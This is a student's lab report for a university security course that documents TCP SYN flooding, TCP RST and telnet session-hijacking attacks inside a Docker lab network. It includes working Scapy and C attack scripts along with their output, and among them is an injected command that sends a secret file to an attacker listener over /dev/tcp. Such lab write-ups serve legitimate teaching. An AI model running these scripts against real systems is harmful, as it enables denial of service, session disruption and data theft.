CSC154 Attacks and Countermeasures

University of California Sacramento

Professor Cheng

James Gouveia

Lab2 TCP/IP Attack

TCP/IP Attack Lab

Table of Contents

1 Objective

The objective of this lab is to introduce students to TCP/IP attacks and the defenses agianst such attacks.

2 Background Information

The foundation of this lab is the TCP and IP protocols. IP protocols route traffic while TCP controls the actual connection. The first part of the lab attacks the three-way TCP handshake protocol.

The three-way handshake:

When TCP is establishing a connection between two machines, a process called the three-way handshake takes place. First the machine wishing to make a connection sends out a SYN packet that sends data to the server indicating an incoming connection. The server then responds with a SYN/ACK packet that acknowledges the request. At this point the connection is considered half open and a slot in the half-open connection buffer is occupied. Then the requesting machine responds with a ACK message and a connection is established.

The first attacks in this lab will take advantage of the way the three-way handshake works. Since the server has a buffer that holds half-open connections, this is a vulnerability that can be attacked. In this lab we will send out SYN packets but not respond with a ACK packet. This will fill the half-open connection buffer, once the buffer is full, no more connection requests can be received resulting in a successful DOS attack.

The second attack will take advantage of one of the ways TCP connections can be closed, the reset packet. In this attack we will repeatedly send a reset packet to the server causing the server to drop the telnet connection.

The final attack in this lab attempts to inject code into a telnet session. A telnet session is a TCP connection made through the server port 23. During normal TCP communications, each packet has the following information in order to make the communication possible:

Destination IP

Source IP

Destination port

Source port

Sequence number

Acknowledgement number

The TCP protocol does not check where a packet originates beyond the claimed source information in the packet. In this attack, we will spoof that our packet came from the legitimate client machine and redirect output to our attacker machine. We will do this by capturing legitime traffic, coping the header info and then injecting our malicous code.

3.1.1 SYN Flooding attack using python

Determine the correct IP address for the victim docker container

```
[04/08/22]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE                                COMMAND
NAMES
4edff4c9426b        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"
user2-10.9.0.7
cfa7545f2607        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"
victim-10.9.0.5
75f49ae21367        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"
user1-10.9.0.6
7b0a1210eaf1        handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"
seed-attacker
[04/08/22]seed@VM:~/.../Labsetup$
```

From this screen shot we can see the victim machine docker id is: cfa7545f2607 and is using IP address: 10.9.0.5. Since we know that telnet uses port 23, we know our attack should focus on that port.

Demonstration that the container system is working, and telnet is possible

```
seed@4edff4c9426b:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cfa7545f2607 login: dees
Password:

Login incorrect
cfa7545f2607 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@cfa7545f2607:~$
```

The connection was successful

Flush the IP address from the TCP_metrics list so we can try to telnet again from this machine during the attack.

```
[04/08/22]seed@VM:~/Downloads$ docksh c
root@cfa7545f2607:/# ip tcp_metrics show
10.9.0.7 age 56.796sec cwnd 10 rtt 1243us rttvar 2347us source 10.9.0.5
root@cfa7545f2607:/# ip tcp_metrics flush
root@cfa7545f2607:/# ip tcp_metrics show
root@cfa7545f2607:/#
```

3.1.2 The attack code script and execution

```
root@VM:/volumes# cat syn_flood.py
#!/usr/bin/python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="10.9.0.5")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt, verbose = 0)

root@VM:/volumes# /usr/bin/python3.8 syn_flood.py
```

3.1.3 We can check if our attack is filling up the half open connection que.

```
root@cfa7545f2607:/# ss -n state syn-recv sport = :23 | wc -l
1
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
0
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
89
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
96
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
96
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
97
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
91
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
95
root@cfa7545f2607:/# netstat -tna | grep SYN_RECV | wc -l
97
root@cfa7545f2607:/#
```

From this stream of input que numbers, we can see the attack is working and the que is filling.

3.1.4 Check if the attack has succeeded

```
seed@4edff4c9426b:~$ su seed
Password:
seed@4edff4c9426b:~$ telnet 10.0.9.5
Trying 10.0.9.5...
telnet: Unable to connect to remote host: Connection timed out
seed@4edff4c9426b:~$
```

The attack was successful!

3.2.1 Launch the Attack Using C

I reset the docker set up to start fresh. Here is the new information about the network.

```
[04/08/22]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE                                COMMAND                  CREATED              STATUS              PORTS
 NAMES
fea7d6c0e325        handsonsecurity/seed-ubuntu:large    "/bin/sh -c /bin/bash"   About a minute ago   Up About a minute
 seed-attacker
82871336c142        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   About a minute ago   Up About a minute
 user1-10.9.0.6
6626b366b115        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   About a minute ago   Up About a minute
 victim-10.9.0.5
a0725c074a6c        handsonsecurity/seed-ubuntu:large    "bash -c ' /etc/init…"   About a minute ago   Up About a minute
 user2-10.9.0.7
[04/08/22]seed@VM:~/.../Labsetup$ ^C
[04/08/22]seed@VM:~/.../Labsetup$
```

3.2.2 Compile on the VM then move to the attacker docker container

```
[04/08/22]seed@VM:~/.../Labsetup$ gcc -o synflood synflood.c
[04/08/22]seed@VM:~/.../Labsetup$ docker cp /Desktop/Labsetup/synflood docker fea7d6c0e325:
"docker cp" requires exactly 2 arguments.
See 'docker cp --help'.

Usage:  docker cp [OPTIONS] CONTAINER:SRC_PATH DEST_PATH|-
        docker cp [OPTIONS] SRC_PATH|- CONTAINER:DEST_PATH

Copy files/folders between a container and the local filesystem
[04/08/22]seed@VM:~/.../Labsetup$ docker cp /Desktop/Labsetup/synflood fea7d6c0e325:/volumes
lstat /Desktop: no such file or directory
[04/08/22]seed@VM:~/.../Labsetup$ docker cp ~/Desktop/Labsetup/synflood fea7d6c0e325:/volumes
[04/08/22]seed@VM:~/.../Labsetup$
```

3.2.3 Verify everything is working

```
root@82871336c142:/# su seed
seed@82871336c142:/$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6626b366b115 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6626b366b115:~$
```

3.2.4 Start the Attack

```
syn_flood.py  synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

3.2.5 Check if the attack was successful

```
root@a0725c074a6c:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@a0725c074a6c:/#
```

The attack was successful

4.1 TCP RST Attacks on telnet connections

Set up a connection


```
root@a0725c074a6c:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@a0725c074a6c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6626b366b115 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr  9 02:11:31 UTC 2022 from user2-10.9.0.7.net-10.9.0.0 on pts/2
seed@6626b366b115:~$
```

4.2 Use Wireshark to capture the data needed for the attack.



4.3 Create the python scapy program to carry out the attack

```
#!/usr/bin/env python3

from scapy.all import *
print("SENDING RESET PACKET....")
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=23, dport=36580, flags="R", seq=3244664110)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

4.4 Run the Attack

```
^Croot@VM:/volumes# /usr/bin/python3.8 auto_rst.py
root@VM:/volumes# ls
__pycache__  auto_rst.py  output.txt  rst_attack.py  syn_flood.py  synflood  synflood.c
root@VM:/volumes# /usr/bin/python3.8 rst_attack.py
SENDING RESET PACKET....
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.7'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 23              (20)
dport      : ShortEnumField                    = 36580           (80)
seq        : IntField                          = 3244664110      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
root@VM:/volumes#
```

4.5 Check for success

```
root@a0725c074a6c:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
82871336c142 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@82871336c142:~$ Connection closed by foreign host.
root@a0725c074a6c:/#
```

Success!

5.1 TCP Session Hijacking

Add a secret file to the server that we will try to attack

```
root@82871336c142:/home/seed# cat secret
**********************
Super secret message
**********************
root@82871336c142:/home/seed#
```

5.2 Start a telnet connection to the target machine


```
root@a0725c074a6c:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
82871336c142 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr  9 05:44:43 UTC 2022 from user2-10.9.0.7.net-10.9.0.0 on pts/1
seed@82871336c142:~$
```

5.3 Use Wireshark to capture the data needed for the attack



First get the IP address of the attacker machine

```
root@VM:/volumes# ifconfig
br-e23b5a8216ab: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:41ff:fec0:cf9c  prefixlen 64  scopeid 0x20<link>
        ether 02:42:41:c0:cf:9c  txqueuelen 0  (Ethernet)
```

5.4 Tell the attacking machine to listen on port 9090

```
root@VM:/volumes# nc -lv 9090
Listening on 0.0.0.0 9090
```

5.5 Create the python program to carry out the attack

```
#!/usr/bin/python3

from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.9.0.7", dst="10.9.0.6")
TCPLayer = TCP (sport=36672, dport=23, flags="A",
        seq=114998565, ack=993456540)
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

5.6 Start the attack

```
[04/09/22]seed@VM:~/.../volumes$ sudo /usr/bin/python3.8 sessionhijack.py
SENDING SESSION HIJACKING PACKET.....
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.7'      (None)
dst        : DestIPField                       = '10.9.0.6'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 36672           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 114998565       (0)
ack        : IntField                          = 993456540       (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
--
load       : StrField                          = b'\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r' (b'')
[04/09/22]seed@VM:~/.../volumes$
```

5.7 Observe the results

Success!